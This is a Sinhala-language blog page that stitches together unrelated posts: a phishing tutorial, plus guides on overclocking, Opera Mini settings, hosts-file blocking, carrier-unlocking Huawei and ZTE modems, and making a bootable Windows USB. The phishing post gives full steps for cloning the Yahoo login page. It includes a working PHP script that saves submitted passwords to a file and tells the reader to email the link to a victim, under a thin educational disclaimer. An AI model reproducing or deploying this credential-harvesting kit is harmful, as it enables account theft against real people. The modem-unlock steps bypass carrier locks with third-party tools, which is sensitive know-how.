NOTE: This tutorial is for educational purposes only, I am NOT responsible in any way for how this information is used, use it at your own risk.

අද වෙනකොට අන්තර්ජාලයේ සැරිසරන එක මහා භයානක දෙයක් බවට පත් වෙලා. මොකද හැමතැනම අපේ මුරපද හොරාගන්න, අපේ ඊමේල් ගිණුම් හැක් කරගන්න, අපේ අන්තර්ජාල ගෙවීම් වගේ දේවල් වල විස්තර ගන්න, පරිගණක ජාලයේ තදබදය වැඩි කරන්න බලාගෙන ඉන්න හැකර්ලා හැමතැනම. ඉතින් මං හැකින් ගැන හුගක් විස්තර කියලා තියනවා වගේම ඔයාලා හැක් කරන්න ගිහින් හැක් වෙන හැටිත් කියලා තියනවා.  මේ පෝස්ට් එකෙන් මං ලියන්න යන්නේ කොහොමද අපිව හැක් කර ගන්න හැකර් කෙනෙක් භාවිතයේ පවතින ජනප්‍රිය වෙබ් අඩවි භාවිතා කරන්නේ කියලා. ඉතින් සරලවම කියනවා නම් ෆිෂින් ප්‍රහාරයක් එල්ල කරන්නේ කොහොමද කියන එක. 


ඉතින් මේක කියවන ඔයාල කියවල මේක ප්‍රයෝගිකව කරන්නත් උත්සහා කරනවා නම් වෙන කෙනෙක් හැක් කරන්න බාවිතා කරන්න එපා. මට කියන්න ඕනේ කම තියෙන්නේ මේ වගේ වෙබ් අඩවි අටවගෙන ඕනේ තරම් කට්ටිය අන්තර්ජාලයේ ඉන්න බවත් ඒවාට අහු වෙන්න එපා කියන එකත්.

හැකර් කෙනෙක්ට මේ දේ කරන්න ඕනේ කරන දේවල් කීපයක් තියනවා.

1. වෙබ් අඩවියක් හෝස්ට් කරන්න පුලුවන් ගිණුමක් 


ඉතින් අදවෙනකොට නොමිලේ වෙබ් අඩවි දියත් කරන්න එහෙම නැත්නම් හෝස්ට් කරන්න දෙන වෙබ් අඩවි ඕනේ තරම් හොයාගන්න පුලුවන්. ඉතින් ඒ වගේ වෙබ් අඩවියක් හොයාගෙන ඒකේ ලියපදිංචි වෙන්න. කිසිම විටක ලියපදිංචියේදී භාවිතයේ පවතින ජනප්‍රිය නාමයන් වෙබ් අඩවි ලිපිනය විදියට බාවිතා කරන්න එපා. යාහූ ගූගල් වගේ දේවල් බාවිතා කරන්න එප. ඉතින් මේ උදාහරණයට ඕනේ ගිණුම හදන්නේ www.000webhost.com කියන web අඩවියෙ. ඔයාලටත් මේකෙන් නොමිලේ හොස්ටින් ගිණුමක් හදාගන්න පුලුවන්. 


2. බොරු login page එකක්

යම් ගිණුඅමකට ලොග් වෙන්න නම් login page එකක් තියෙන්නෙ ඕනේ. ඔයාලා දන්නවා යාහු මේල් වලට, පේස්බුක් වලට මෙ හැම එකකටම login page එකක් තියනවා. ඉතින් මේ Fishing Attack එකකටත් බොරු login page එකක් හදාගන්න වෙනවා ඒකට අපිට පුලුවන් පහල ක්‍රමය අනුගමනය කරන්න. 

භාවිතා වෙන login page එකකට යන්න. මං උදාහරණයට ගන්නේ යාහූ මේල් වල login page එක

ඊලගට ඒ login page එක උඩ Right Click කරලා view source යන්න. එතනදී මේ පේජ් එකට අදාල සෝස් කෝඩ් එක පෙන්නනවා. 

ඊලගට මේ සම්පූර්ණ සෝස් කෝඩ් එක කොපි කරගෙන notepad එකක පේස්ට් කරගන්න. ඒ ගොනුව .html ගොනුවක් ලෙසින් සුරක්ශිත කරන්න. මගේ උදාහරණයේදී මං භාවිතා කරන්නේ yahoo.html ලෙසයි 

3. php කේත ගොනුවක්

පහල දැක්වෙන කේත් සටහන් ටික කොපි කරගෙන notepad එකක පේස්ට් කරගන්න. ඒ ගොනුව code.php ලෙසින් සුරක්ශිත කරන්න. 

<?php
header (‘Location: original login page’);
$handle = fopen(“passwords.txt”, “a”);
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, “=”);
fwrite($handle, $value);
fwrite($handle, “\r\n”);
}
fwrite($handle, “\r\n”);
fclose($handle);
exit;
?>

4. හිස් ටෙස්ට් ෆයිල් ගොනුවක් 

මොනවත් නැති හිස් ටෙස්ට් ෆයිල් ගොනුවක් සාදා එය password.txt ලෙස සුරක්ශිත කරන්න.


 ඉතින් මේ වෙනකොට ගොනු 3ක් ඔයාලා ගාව තියනවා.  yahoo.html , password.txt සහ code.php ඉතින් අපි බලමු මේවාගේ කේත කොටස් වෙනස් කරගන්න විදිය සහ මේ ගොනු 3 ම් එකිනෙක සම්බන්ද කරන ආකාරය. මුලින්ම yahoo.html එක නෝට්පෑඩ් එකෙන් ඕපන් කරගන්න. 

ඊලගට ctrl+F සෙවුමක් පටන් ගන්න. එතනදී අපි හොයන්නේ action කියන කොටස. පහල රූපයේ මෙන් අපිට ඒක හොයාගන්න් පුලුවන්. මේ වගෙම නොවුනත් මීට සමානව අපිට මෙ කේතය බලාගන්න පුලුවන්. 


ඊලගට මේ රතුපාටින් දක්වල තියන කොටස වෙනුවට පහල් රූපයේ තියන රතු පාටින් තියන කොටස යොදන්න.

හරි, ඊලගට මේ ගොනුව සේවු කරන්න. ඉන්පසු code.php ගොනුව ඕපන් කරගන්න. එතන ඇති original login page කියන එක වෙනුවට https://login.yahoo.com/config/login_verify2?&.src=ym  කියන එක එහෙම නැත්නම් ඉහල රූපයේ රතු පාටින් දක්වල තියන https: ලෙසින් පටන් ගන්න කොටස යොදන්න.


 හරි, කේත කොටස් වෙනක් කිරීම් කරල ඉවර උනාට පස්සේ අපිට පුලුවන් මේ ගොනු 3 ම අපි මුලින්ම හදාගත්ත වෙබ් හෝස්ටින් ගිණුමට එකතු කරන්න. 

හදාගත්ත ගිණුමට ලොග් වෙලා එහි file manager වලට යන්න. පහල රූපයේ මෙන් පෙන්නයි. 


ඊලගට අලුත් ඩිරෙක්ටරියක් හදන්න. මං හදන්නේ abc කියලා  

ඊලගට අපි හදාගත් ගොනු 3 ම Upload කරන්න.

ඊලගට අපිට පෙන්නන කොටසේ ඇති .html සහ .txt වලට අදාල ලින්කු කොපි කරගන්න. .html ලින්කුවෙන් තමයි අපි කේතයන් වෙනස් කර සෑදූ බොරු Login Page එකට යන්නේ. ඉතින් මේ ලින්කුව ඔයාලට පුලුවන් හැක් කරන්න එහෙම නැත්නම් Fishing Attack එකක් දෙන්න් ඕනේ කෙනාගේ ඊමේල් ගිණුමට යවන්න ආකර්ශණීය වචන ටිකකුත් එක්ක. ඉතින් ඔයාලට පේනවා නේද වෙන දේ? අපි යවන ලින්කුව ඒක බලන කෙනා ක්ලික් කලාම ඕපන් වෙන්නේ  අපි හදපු වෙබ් පිටුව. ඒකෙදි ඔහු විසින් ලබාදෙන මුරපද සියල්ල අපි හදපු password.txt  ගොනුව තුල සුරක්ශිත වෙනවා. ඉතින් බලන්න ඔයාලා කොයිතරම් බරපතල අවදානමකද ඉන්නෙ කියලා? ඒ හින්දා නොදන්න ලින්කු වල ක්ලික් කරලා හැක් වෙන්න එපා.

පහල උදාහරණ වලින් බලන්න. මෙවුවා තමයි Fishing Attack විදියට එන්නේ. 


About the author
Eranda Dayawansa
Eranda Dayawansa is a Microsoft Certified ICT Instructor and Blogger from 2008 who loves all Things of Information Technology. He is also the chief editor at his blog – HelpITLanka which shares new exciting and informative discoveries found from surfing the net.

මොකද්ද මේ Overclocking කියන්නෙ? පරිගණකයක් සම්මත තත්වයන් යටතේ ක්‍රියාත්මක වෙන වේගයක් තියනවා කියලා ඔයාලා දන්නවා. යම් යම් භාහිර සාධක නිසා ඒ නිශ්චිත වේගය අඩාල වෙන්න පුලුවන්. උදාහරණයක් විදියට අධික උණුසුම වගේ දෙයක් නිසා පරිගණකයේ වේගය අඩාල වෙන්න පුලුවන්. පරිගණකයක වේගය රදා පවතින්නේ මොන මොන අභ්‍යන්තර සාධක මතද?එක සාධකයක් තමයි පරිගණකයේ තාවකාලික මතකය. තවත් සාධකයක් තමයි පරිගණකයේ ප්‍රධාන සකසනයේ (processor) වේගය. ඉතින් Overclocking කිරීමකදී වෙන්නේ මේ සාධක වල සම්මත තත්වයන් වෙනස් කිරීමයි. එතනදී බොහෝවිට පරිගනකයේ බයෝස් වැඩසටහන හරහා මේවා යාවත්කාලීන කිරීමක් සිදු වෙනවා

ඉතින් අඩු වේගයක් සහිත පරිගණකයකින් වැඩි වේගයක් ලබා ගැනීම සදහා අපිට මේ Overclocking කියන ක්‍රියාකාරකම කරන්න පුලුවන්. පහලින් දක්වලා තියනවා පියවරින් පියවර මෙය සිදුකරන ආකාරය. ඉතින් පොඩි අවවාදයක් දෙන්න ඕනේ. Overclocking වලදී අපි කෙලින්ම බලපෑම් කරන්නේ පරිගණකයේ හදවත බදු processor එකට. ඒ වගේම මවුපුවරුවේ යම් යම් තාක්ශණික වෙනස් කම් වලට. ඉතින් පරිගණක් දෘඩාංග සම්බන්දයෙන් සැලකිය යුතු දැනුමක් නැත්නම් කරුණාකර මේ ක්‍රියාකාරකම් කිරීමෙන් වලකින්න. එයින් ඔබේ පරිගණකයේ වටිනා කොටස් වලට හානි වෙන්න පුලුවන්. නිවැරදිව කලොත් කිසිම හානියකින් තොරව Overclocking කරන්න පුලුවන්.

 පියවර අංක 1 - නිවැරදි දෘඩාංග හදුනා ගැනීම  

අපි කලිනුත් කිවුවා පරිගණකයේ Overclocking කිරීමට බාවිතා වෙන්නෙ මොන් මොන දෘඩාංගයන්ද කියන එක. ඉතින් ඔයාලට ඒ ඒ දෘඩාංග කොටස් පිලිබදව හොද අවබෝදයක් තියෙන්නෙ ඕනේ. ඔයාලගේ පරිගණකයේ මවුපුවරුව අදාල පොත එහෙම හොයගත්තට කමක් නෑ. ඉතින් මේ පොතේ කොහේ හරි ඇති මවුපුවරුව Overclocking වලට සහය දක්වනවද නැද්ද දක්වනවා නම් කොයි කොයි ආකාරයෙන්ද කියන විස්තරයන්. ඉතින් මෙ ටික හොදින් කියවන්න.  ඊලගට සකසනය. මං දන්න තරමින් දැනට තියන ඕනේම සකසනයක් Overclocking වලට සහය දක්වනවා. සාමනයෙන් සකසනයක් නිශ්පාදිත තත්වයෙන්ම අඩු වේගයන්ගෙන් වැඩ කරන්නයි නිර්මාණය කරන්නේ. ඒ කියන්නෙ අපිට ලැබෙන ගිගාහර්ට්ස් වේගයට වඩා වැඩි වේගයක් මේ සකසනය තුල පවතිනවා කියන එකයි.  අවසානයේ තාවකාලික මතකය. බොහොමයක් මතකපත් Overclocking වලට සහය දක්වනවා. ඒ උනත් ඔයාලා හොදින් බලන්න මවුපුවරුවේ ඒ බව සටහන් වෙනවද කියලා. මතකය සහය දැක්වුවට මවුපුවරුව සහය නොදක්වනවා නම් අපි Overclocking කිරීමෙන් වැඩක් වෙන්නේ නෑනේ.

පියවර අංක 2 - සකසනයේ දැනට පවතින ක්‍රියාකාරීත්වය 

සකසනයට අයත් කොටස් කීපයක්ම පවතිනවා. පලමු කොටස හීට් සින්ක් එක. ඊලගට හීට් සින්ක් එක හා සකසනය අතරට යොදන ගම් එක. ඊලගට ෆෑන් එක. ඒ එක්කම සකසනය. මෙ කොටස් හතරම නිසි ආකාරයෙන් තිබුනොත් තමයි සකසනයෙන් ලබාදෙන නිවැරදි වේගය ලබාගන්න පුලුවන් වෙන්නේ. ඉතින් අපි Overclocking  කිරීමේදී මේ සකසනයේ සම්මත් වේගයටත් වඩා වැඩි වේගයක් බලාපොරොත්තු වෙනවා. ඒකේ අවසාන ප්‍රතිඵලය වන්නේ සකසනය වෙනදාටත් වඩා අධික ලෙස රත් වීම. ඉතින් Overclocking  කරන්න යනවා නම් අපි බලන්න ඕනේ අපේ හීට් සින්ක් එක හා ෆෑන් එක Overclocking  කිරීමෙන් පසු සකසනයෙන් පිට කරන් තාපය උරා ගැනීමට තරම් ප්‍රමාණවත්ද කියන එක. එහෙම නොවෙන අවස්තාවකදී නම් අපිට හීට් සින්ක් එක හා ෆෑන් එක මාරු කරන්න වෙනවා. සාමානයෙන් පරිගණකයක ක්‍රියාකාරී උශ්ණත්වය 30-65 අතර පවතිනවා. ඉතින් සාමනයෙන් බාවිතා වෙන හීට් සින්ක් එකක් මේ උණුසුම දරා ගැනීමට් ප්‍රමාණවත් උනත් Overclocking  වලින් පසු පිට වෙන 85 පමණ උණුසුම් දරාගන්න ප්‍රමාණවත් වෙන්නේ නෑ. ඒ නිසා අපිට අලුත් හීට් සින්ක් එකකට යන්න වෙනවා


Thermalright Ultra-120 eXtreme

Thermalright's Ultra-120 eXtreme

පියවර අංක 3 - සකසනය Overclocking කිරීමට පෙර 

පරිගණකයේ බයෝස් වැඩසටහන වෙත යොමු වෙන්න. මං හිතන්නේ ඔයාලා බයෝස් ගැන මේ වෙනකොට හොද අවබෝදෙකින් ඉන්නේ. මං කලින් පෝස්ට් එකක ඒ ගැන විස්තර කලා. නොබලපු අය මෙතනින් ඒක බලලම ඉන්න. ඉතින් අපිට මේ බයෝස් වැඩසටහන තුලදී දක්නට ලැබෙනවා CPU Ratio කියන කොටස. ඒ කොටසින් පසුව තියන සැකසුම් වෙනස් කිරීමයි අපි කරන්න යන්නේ. ඊට කලින් අපි බලමු සකසනයේ වේගය කොහොමද පවතින්නේ කියලා

අපි දන්නවා වේගය මනින්නේ ගිගාහර්ට්ස් වලින්. සාමනයෙන් සකසන වල වේගයන් 1.6 සිට 3.0 දක්වා ප්‍රමාණ වලින් අද වෙනකොට පවතිනවා. (මීට අඩු වේගයින් පැවතුනා. දැන් ඒවා බාවිතයේ නැති හින්දයි මේ ප්‍රමාණය දක්වන්නේ) ඉතින් මේ වේගය කියන්නේ මොකක්ද? "මවුපුවරුව හා මවුපුවරුවට සම්බන්ද මතකපත් මෙන්ම වෙනත් කාඩ් පත් සමග වැඩකල හැකි ඝටිකා වේගය" ඔයාලට දල අදහසක් එන්න ඇති නේද? හරි. අපි ඒකට කියනව system-clock speed එක කියලා. මේක මනින්නෙ කොහොමද? උදාහරණයක් ගමු.


අපේ පරිගණකයේ සකසනය Core 2 Duo chip සමග 1,066MHz බස් වේගයක් සහිතයි කියලා හිතමු. මේ සකසනයේ ඝටිකා වේගය එහෙම් නැත්නම් clock speed එක වෙන්නේ  266MHz ප්‍රමාණයක්

හරි, අපි එහෙනම් දැන් Overclocking  කිරීම් පටන් ගමු. බයෝස් වල ඇති Advanced Chipset Features" හරි "Chipset Configuration." කියන එකට යන්න. එක් එක් මවුපුවරු නිශ්පාදකය එක එක නම් බාවිත කරනවා. ඉතින් මේ වචන නැතත් මීට සමාන අදහසක් දෙන වචන කීපයක් තියෙන්නෙ පුලුවන්. ඊලගට අපිට දකින්න ලැබෙයි FSB Frequency කියන එක. ඉතින් මෙතනදී අපිට පුලුවන් සකසනයේ ඝටිකා වේගය වැඩි කරගන්න. ඒ වෙනස් කම රදා පවතින්නේ මවුපුවරුව සහය දක්වන ප්‍රමාණයටයි. ඉතින් තියන ඝටිකා වේගය වගේ සියයට 5 වැඩි කිරීම තමයි සම්මත ක්‍රමය.

පහල රූපයේ බලන්න,
සම්මත මට්ටමේදී 2GHz වේගයක් ලබා දුන්න සකසනයේ ඝටිකා වේගය 200MHz. මේ අගය 225MHz දක්වා වැඩි කරපුවාම සකසනයේ වේගය 2.25GHz දක්වා වැඩිවෙනවා.


පියවර අංක 4 - තාවකාලික මතකය Overclocking  කිරීම 

මෙතනදී තාවකාලික මතකයේ සැකසුම් ලබාදීමේ වේගය වෙනස් කිරීමක් සිදු වෙනවා. දැනට බාවිත කරන වේගය පෙන්නුම් කරන අතරම අපිට බාවිත කලහැකි උපරිම වේගය ලබාදෙන්න් පුලුවන්. උදාහරණයක් ලෙස DDR3 1,333MHz සකසන වේගයක් සහිත මතක පතක්,1,450MHz සකසන වේගයක් බවට පත් කරන්න පුලුවන්.

Newer motherboards typically let you directly set memory speed.

ඉතින් මේ සැකසුම් අවසානයේදී පරිගණකය රීස්ටාට් කරන්න. සමහර අවස්තා වලදී එක් එක් දෝශ පණිවිඩයන් දෙන්න පුලුවන්. ඒ වගේ වෙලාවල් වලදී නැවතත් බයෝස් වැඩසටහනට ගොස් අපි ලබා දුන් අගයන් වලට වඩා අඩු අගයන් ලබාදීමෙන් මේ ගැටලුකාරී තත්වයන්ගෙන් ගැලවෙන්න පුලුවන්. ඉතින් සමහර මවු පුවරු, උදාහරණයක් විදියට Asus වගේ මවු පුවරු අපි මේ කල සැකසුම් වල දෝෂ පවතිනවා නම් ඒ සැකසුම් බාර නොගෙන default තත්වයෙන් පරිගණකය ක්‍රියාත්මක කරනවා. එහෙමත් පරිගණකය ක්‍රියාත්මක වෙන්නේ නැත්නම් CMOS බැටරිය ගලවලා CMOS මතකය පිරිසිදු කිරීමෙන් යලිත් පුරුදු පරිදි පරිගණකය ක්‍රියාත්මක කරගන්න පුලුවන්.

ඉතින් බයෝස් වලින් මේ දේ කරගන්න තරම් තේරුමක් නැති අයට Overclocking  කිරීමට බාවිත කරන්න පුලුවන් සරල මෘදුකාංගයන් තියනවා. උදාහරණ විදියට පහල මෘදුකාංගයන් දක්වන්න පුලුවන්. ඉතින් අවබෝධයෙන් බාවිතා කරලා අඩු වේගයෙන් දුවන ඔයාලගේ  පරිගණකය වේගවත් කරගන්න් උත්සාහා කරන්න.

Essential Overclocking Software Kit
ClockGen 1.0.5.3


About the author
Eranda Dayawansa
Eranda Dayawansa is a Microsoft Certified ICT Instructor and Blogger from 2008 who loves all Things of Information Technology. He is also the chief editor at his blog – HelpITLanka which shares new exciting and informative discoveries found from surfing the net.

ආයුබොවන්, යාළුවනේ, මම අද ඔයාලට කියලා දෙන්න බලාපොරොත්තු වන්නෙ, Opera Mini Browser එකෙන් සිංහල බලන විදිහ, Opera Browser එක බොහොමයක් දුරකථන වල භාවිත කරන Web Browser එකයි, මෙහි දී අපට සිංහල බැලීමට නම් Setting කිහිපයක් සකස් කරගත යුතුව තිබෙනවා, ඉතින් නොදන්න අය ඉන්න නිසා එයාලට කියලා දෙන්න හිතාගෙන තමයි මේ ගොඩ වැදුනෙ, ආමාරු නෑ....හරි ලේසියි.....


මුලින්ම, ඔයාගෙ Phone එකේ Application වල තිබෙන Opera Mini Browser එක Open කරන්න, පසුව එහි Address Bar එකෙහි opera:config කියලා ටයිප් කරන්න. අනතුරුව Go to Link ක්ලික් කරන්න.



මෙහිදී ඔබට පහත ආකරයෙන් Opera Browser එකට අදාලා Setting දකින්න පුළුවන්, මෙහි පහලට පැමිනෙන්න, ඔබට දකින්න පුළුවන්, Use bitmap fonts for complex scripts නමින් Option එකක්, මෙය ඉදිරියෙන් ඇති Box එකෙහි No ලෙස සටහන්ව තිබෙයි, Opera Mini Browser එක භාවිත කරලා Sinhala Unicode Site බැලීමට නම්, මෙම Option එක Yes ලෙස ලබා දිය යුතියි. ඔබත් කැමති ඇතිනෙ සිංහල කියවන්න, එහෙනම් මෙම Option එක Yes කරන්න.


මෙයින් පසු, ඔබ සකස් කරගත් Setting Save කර ගත යුතුයි, ඒ සදහා Page එකේ පහලට පැමිනෙන්න, ඔබට දකින්න පුළුවන්, Save ලෙස සටහන් වූ Button එකක්, එක ක්ලික් කරන්න......දැන් ඔබ මෙම ක්‍රියාවලිය සාර්ථව සිදු කරගෙන තිබෙනවා, සිංහලෙන් තිබෙන වෙබ් අඩවියකට ගිහින් බලන්න, දැන් ඔබටත් අය කියවීමේ හැකියාව තිබෙනවා....ස්තූතිය!

උපුටා ගන්නා ලදි....... පරිගණක ලිපි
පරිඝනකයක් භාවිතයේදී කුඩා හා වැඩෙන දරුවන්ගෙන් පරිඝන්කයෙන් ගමන් කල හෑකි වෙබ් ලිපි කලමනාකරනය කිරීමට මෘදුකාන්ග යොදා නොගෙන සිදු කරන ආකාරය පහත පරිදිය....

 පහල තියෙන එක හොයගන්නකෝ..........


 C:\WINDOWS\system32\drivers\etc


 මයි කොම්පියුටරේ ඔපන් කොරලා ඇඩ්‍රස් බාර් එකට මෙක දෙන්න.....


 ඊට පස්සේ ඔපන් වෙන ෆොල්ඩරයේ HOSTS කියල ෆයිල් එකක් තියෙනවද බලන්ට.....


 ඒ ෆයිල් එක නෝට් පෑඩ් එකෙන් ඔපන් කරන්නකෝ............
 මේ වගේ........


 ඊට පස්සෙ ඔය පහල රූපේ පේනවා වගේ පේනවද බලන්න........


 තවත් තියෙන පින්තුරේ වගේ තමන්ට අයින් කරන්න ඔනේ වෙබ් ලිපි අර ඉලක්කම් ටිකත් එක්ක ඒ
තියෙන විදිහට ටයිප් කරන්න බලන්න....


 බලන්නකෝ වඩේ හරිද කියලා.. හරිනම් කොමෙන්ටුවක් දාල ලයික් එකක් දාලා යන්න හරි.....
මහ ලොකු දෙයක් නැහැ.. මම දෙන මේ ලින්ක් එක බාගෙන ඉන්ස්ට්‍රෝල් කරගන්න.....


ඔය තියෙන විදිහට එයි යහලුවනේ.... පොඩි පොඩි සෙටින්ග්ස් ටිකක් තියෙනවා ඔයාලා කැමති විදිහට හදාගන්නකෝ...

පහල ඩවුන් ලින්කුව තියෙනවා....

httpwww.deviantart.comdownload75626472Windows_Sidebar__Real_one_Pack_by_joshoon.rar
ඔන්න කොල්ලන්ට කෙල්ලන්ට තේරෙන්නෙ නැති වැඩකෑල්ලක් කියල දෙන්න හදන්නෙ අද මම....
Huawei ගැන කතා කරත් ZTEගැන කියන්න කට්ටිය බයයි....
මමත් කතා කරන්න බයයි... එහෙම කියල හරියන්නෙ නැහැ නේ...

මෙන්න බලන්න පුලුවන්ද කියලා....

1. Unlock Huawei HSDPA modems


ඉස්සරලාම කරන්න ඔනේ IMEI හොයා ගන්න එක..... අංක 15 විතර දිග එකක් අති ඩොන්ගගෙ හොයගෙන කොහේ හරි ලියා ගන්නකෝ.......

ඊට පස්සේ කරන්න ඔනේ සිම් එකක් දාපුවහම ලොක් කෝඩ් එකක් ඉල්ලන සිම් එකක් දාගන්න ඔනේ....

i. Paste this below address to your address bar.
http://bb5.at/huawei.php?imei="your Huawei modem IMEI number"

ii. Now replace your Huawei modem IMEI number with your IMEI number like below
http://bb5.at/huawei.php?imei=357133035912053

iii. Press Enter key,after you will see like this


iv. Now enter this unlock code when it ask the code. you are done

මෙන්න මේවාට මේකෙන් විසඳුම හොයන්න පුලුවන්....
Supported Models – Huawei

E156, E155, E1550, E1552, E156G, E160, E160G, E161, E166, E169, E169G, E170,E172 E176, E1762, E180, E182E, E196, E226, E270, E271, E272, E510, E612, E618, E620, E630 E630+, E660, E660A, E800, E870, E880, EG162, E880, EG162, EG162G, EG602, EG602G

Vodafone ModelsK2540, K3515, K3520, K3565, K3520, K3565 

වැඩ කරන්නෙ නැහැ කිව්ව අයට අලුත් ලින්ක් එක මෙන්න....
මෙතන ක්ලික් කරන්න...

2 . Unlock ZTE HSDPA modems


ZTE modem/dongle unlock code calculator

ZTE Code Calculator


මේක කරන්න කලින් මේ සොෆ්ට් කෑල්ල බාගන්න ඔනේ...

පහල ලින්ක් එකෙන් බගන්නකෝ.....
බාගත කරගන්න ඉසුරු බුවාගෙන්

ඊට පස්සෙ වැඩේට බහිමු....

පලමු පියවර modem එකේ zim card එක අයින් කරලා PC එකට connect කරගෙන download කර ගත්ත ZTE mf100 කියන folder එක ඇතුලේ තියෙනDL_MF100_DLG_SZ_EUV1.00.00 EXE එක Run කරන්න

ඒක අප්ඩේට් වෙලා ඉවර උනහම පහල පියවරේ ඳලා පටන් ගන්න.... 

i. First of all, if you use some memory card, remove it. remove sim card


and put sim card what you want to unlock.(it will display invalid sim)

ii.Plug your modem in to your computer,sometime connection manager will display,close it.

iii. Unzip what you download and open dccrap.exe


iv. First select the manufacture as ZTE datacards ( No: 1)

v. Select the model as Auto detect (recommended) (No : 2 ) If you know the model and
which com port you use.u can do that way also

vi. Click find button (No: 3) . after your modem model will display below box

vii. After detect modem click unlock button (No: 4 )

ඔන්න වැඩේ ඉවර වේගන එන්නෙ.......

ඊට පස්සේ රී ස්ටාට් කරල බලන්ඩකෝ සිම් එකක් දාලා....
හරිනම් කොමෙන්‍ටුවක් දාලා යන්ට ඈ..........
එහෙමත් කොරගන්න බැරි උනොත් බුකියෙන් මාව  අමතන්න...


www.facebook.com/hacker.Jm
This guide works 100% for Windows 7 and Windows 8 unlike most of the guides out there. I have seen many sites/blogs that have “Install Vista from USB guide” but either with incomplete steps or not working guide. I have also seen some guides that don’t’ use proper commands in this guide. After spending many hours I have come up with this 100% working guide to install Windows 7 and Windows 8 from USB flash drive.


I just did this method on one of my friends machine and installed Windows 7 and Windows 8 . The main advantage is that by using USB drive you will be able to install Windows 7 or Windows 8 in just 15 minutes. You can also use this bootable USB drive on friend’s computer who doesn’t have a DVD optical drive.

The method is very simple and you can use without any hassles. Needless to say that your motherboard should support USB Boot feature to make use of the bootable USB drive.

Requirements:

*USB Flash Drive (Minimum 4GB)

*Windows 7 or Windows 8 installation files.

Follow the below steps to create bootable Windows 7/Windows 8 USB drive using which you can install Windows 7 or Windows 8 easily.

Procedure:

1. Plug-in your USB flash drive to USB port and move all the contents from USB drive to a safe location on your system.

2. Open Command Prompt with admin rights. Use any of the below methods to open Command Prompt with admin rights.

*Type cmd in Start menu search box and hit Ctrl+ Shift+ Enter.

Or

*Go to Start menu > All programs > Accessories, right click on Command Prompt and select Run as administrator.

3. You need to know about the USB drive a little bit. Type in the following commands in the command prompt:

First type DISKPART and hit enter to see the below message.


Next type LIST DISK command and note down the Disk number (ex: Disk 1) of your USB flash drive. In the below screenshot my Flash Drive Disk no is Disk 1.

4. Next type all the below commands one by one. Here I assume that your disk drive no is “Disk 1”.If you have Disk 2 as your USB flash drive then use Disk 2.Refer the above step to confirm it.

So below are the commands you need to type and execute one by one:

SELECT DISK 1

CLEAN

CREATE PARTITION PRIMARY

SELECT PARTITION 1

ACTIVE

FORMAT FS=NTFS

(Format process may take few seconds)

ASSIGN

EXIT

Don’t close the command prompt as we need to execute one more command at the next step. Just minimize it.


5. Next insert your Windows7/Windows 8 DVD into the optical drive and check the drive letter of the DVD drive. In this guide I will assume that your DVD drive letter is “D” and USB drive letter is “H” (open my computer to know about it).

6. Maximize the minimized Command Prompt in the 4th step.Type the following command now:

D: CD BOOT and hit enter.Where “D” is your DVD drive letter.

CD BOOT and hit enter to see the below message.

7. Type another command given below to update the USB drive with BOOTMGR compatible code.

BOOTSECT.EXE /NT60 H:


Where “H” is your USB drive letter. Once you enter the above command you will see the below message.

8. Copy your Windows 7 or Windows 8 DVD contents to the USB flash drive.

9. Your USB drive is ready to boot and install Windows 7 or Windows 8. Only thing you need to change the boot priority at the BIOS to USB from the HDD or CD ROM drive. I won’t explain it as it’s just the matter the changing the boot priority or enabling the USB boot option in the BIOS.

Note: If you are not able to boot after following this guide means you haven’t set the BIOS priority to USB. If you got any problem in following this guide feel free to ask questions by leaving comment.

Update: If you find this guide difficult to follow, please use the easy-to-use guide to create a bootable USB to install Windows 7 or Windows 8 using official tool.

Popular Posts

FaceBook

www.facebook.com/hacker.Jm

Flag Counter

Flag Counter

Followers

About Me

යහලුවනේ මම යහලුවන්ට වැදගත් කියල හිතෙන ලිපි දාලා තියෙනවා. මීට මම ඉෂාන් එම්. ජයමහ
Powered by Blogger.